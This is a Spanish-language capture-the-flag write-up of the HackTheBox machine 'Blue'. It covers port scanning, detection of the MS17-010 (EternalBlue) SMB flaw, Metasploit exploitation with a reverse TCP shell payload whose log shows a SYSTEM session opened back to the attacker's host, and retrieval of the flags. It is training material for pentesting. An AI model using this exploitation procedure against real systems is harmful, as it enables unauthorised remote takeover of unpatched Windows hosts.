HACKTHEBOX

WRITE-UP

Maquina Blue

Autor: Aarón Ibarra

Fecha: 31 de octubre de 2025

Todos los derechos reservados.

Índice

1. Introducción **2**
1.1. Antecedentes 2
1.2. Objetivos 2

2. Enumeración **3**
2.1. Reconocimiento inicial 3
2.2. Detección SMB 3

3. Explotación **4**

4. Post-explotación **5**

1. Introducción

1.1. Antecedentes

La máquina **Blue** de la plataforma **HackTheBox** es una de las más representativas para iniciarse en el pentesting de sistemas Windows. Su objetivo principal es exponer al atacante al análisis de servicios SMB y a la explotación de una vulnerabilidad crítica ampliamente conocida: MS17-010 (EternalBlue).

Figura 1: Detalles de la máquina.

Dirección URL

https://app.hackthebox.com/machines/blue

1.2. Objetivos

Durante este ejercicio se busca desarrollar un flujo completo de ataque, desde la enumeración inicial hasta la obtención de una sesión privilegiada, comprendiendo cada etapa del proceso y reforzando la comprensión del impacto de vulnerabilidades no parcheadas en entornos reales.




Figura 2: Fases del ataque.

2. Enumeración

2.1. Reconocimiento inicial

Se comenzó realizando un analisis inicial sobre el sistema, verificando que el sistema objetivo se encontrara accesible desde nuestra máquina atacante. Para ello, se utilizó la herramienta `ping` para enviar paquetes ICMP al objetivo y confirmar su disponibilidad en la red.

```
❯ ping -c 3 10.10.10.40
PING 10.10.10.40 (10.10.10.40) 56(84) bytes of data.
64 bytes from 10.10.10.40: icmp_seq=1 ttl=127 time=75.4 ms
64 bytes from 10.10.10.40: icmp_seq=2 ttl=127 time=74.0 ms
64 bytes from 10.10.10.40: icmp_seq=3 ttl=127 time=72.7 ms

--- 10.10.10.40 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 72.724/74.030/75.387/1.087 ms
```

Figura 3: Reconocimiento inicial sobre el sistema objetivo.

Una vez localizado el sistema, se procedió a realizar un escaneo de puertos utilizando la herramienta `nmap` para identificar los servicios activos y sus versiones, obteniendo los siguientes resultados:

```
❯ nmap -sC -sV 10.10.10.40 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-30 21:47 CST
Nmap scan report for 10.10.10.40
Host is up (0.072s latency).
Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figura 4: Escaneo inicial de puertos con nmap.

2.2. Detección SMB


El módulo `auxiliary/scanner/smb/smb_version` de Metasploit revela que el ovjetivo es vulnerable a la vulnerabilidad MS17-010, conocida como EternalBlue, que afecta a las versiones de Windows que utilizan el protocolo SMBv1.

```
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_ms17_010) >> run
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601
 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/recog-3.1.17/lib/recog/fingerprint
/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regu
lar expression
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figura 5: Detección de versión SMB con Metasploit.

3. Explotación

Se verificó la vulnerabilidad MS17-010 (`EternalBlue`) en el servicio SMB del host 10.10.10.42 (`Windows 7 Professional SP1`).
Con el uso de Metasploit, se ejecutó el módulo `exploit/windows/smb/ms17_010_eternalblue` con el payload `windows/x64/shell_reverse_tcp`, lo que permitió abrir una sesión remota con privilegios de SYSTEM.


[*] 10.10.10.40:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.14.7:4444 -> 10.10.10.40:49158) at 2025-10-30 23:04:39 -0600
[+] 10.10.10.40:445 - =-=-=-=

4. Post-explotación

Una vez obtenida la sesión remota, se recuperaron los archivos `C:\Users\haris\Desktop\user.txt.txt` y `C:\Users\Administrator\Desktop\root.txt.txt`.

```
 Directory of C:\Users\haris\Desktop

24/12/2017  02:23    <DIR>          .
24/12/2017  02:23    <DIR>          ..
31/10/2025  02:15                34 user.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,694,381,568 bytes free

C:\Users\haris\Desktop>
```

```
 Directory of C:\Users\Administrator\Desktop

24/12/2017  02:22    <DIR>          .
24/12/2017  02:22    <DIR>          ..
31/10/2025  02:15                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   2,695,835,648 bytes free

C:\Users\Administrator\Desktop>
```

Figura 7: Obtención de la flags de usuario y root.